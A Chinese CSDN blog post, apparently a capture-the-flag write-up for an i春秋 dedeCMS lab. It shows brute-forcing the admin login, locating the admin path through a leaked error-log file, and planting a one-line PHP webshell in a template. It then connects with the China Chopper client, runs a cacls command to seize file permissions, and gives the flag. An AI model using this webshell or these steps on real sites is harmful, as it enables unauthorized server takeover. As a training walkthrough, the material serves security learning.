真的很简单 i春秋

原创

小晨_WEB 于 2022-04-12 16:49:36 发布 737 收藏
分类专栏： 渗透测试 文章标签： 网络安全

本文链接：https://blog.csdn.net/m0_58199719/article/details/124124555

渗透测试 专栏收录该内容
15 篇文章 0 订阅
订阅专栏


题目描述

在环境里面 浏览器 访问http://file.ichunqiu.com/49ba59ab下载**dedeCMS**。

下载工具进行爆破

第一个是账号 、第二个是md5加密 MD5免费在线解密破解_MD5在线加密-SOMD5

接下来是找后门目录。查找后台地址，手动输了几个常见的，结果不行；用御剑扫了一下，结果也扫不出来



我们进行百度搜索cms相关后台

dedeCMS漏洞：mysqli_error_trace.inc 文件里会残留后台路径。

dedeCMS目录中的data/mysqli_error_trace.inc文件，是记录数据库出错信息。一般是用于网站存在错误，系统自动记录在该文件中，进一步说，就是该文件是记录sql错误信息的文件，类似于日志功能，关键是它会记录后台路径。

然后找到后台 我们利用前面找出的密码 进行登录

这里看不见有什么有用的信息

我们把后面的 链接给删除了


文件上传


第一种：

使用源码模板进行修改链接菜刀

<?php @eval($_POSTT['cmd']);?>; //这是一个php webshell 一句话木马


然后我们用菜刀链接






找到菜刀


输入刚才修改的模板php文件的路径



在里面看不到有用的信息



右键 我们打开虚拟终端 进入到目录查看有没有什么有用的信息




cacls flag~ichunqiu.txt /E /P system:F /C

参数说明：

/E：编辑访问控制列表而不替换；

/P user:perm 替换指定用户的访问权限（F是完全控制的意思）；

/C：在出现拒绝访问错误时继续。 处理成功后，再一次查看文件访问控制权限，SYSTEM已经修改为F：完全控制，用type命令查看flag文件即可得到答案。



得到flag

key{i12o31}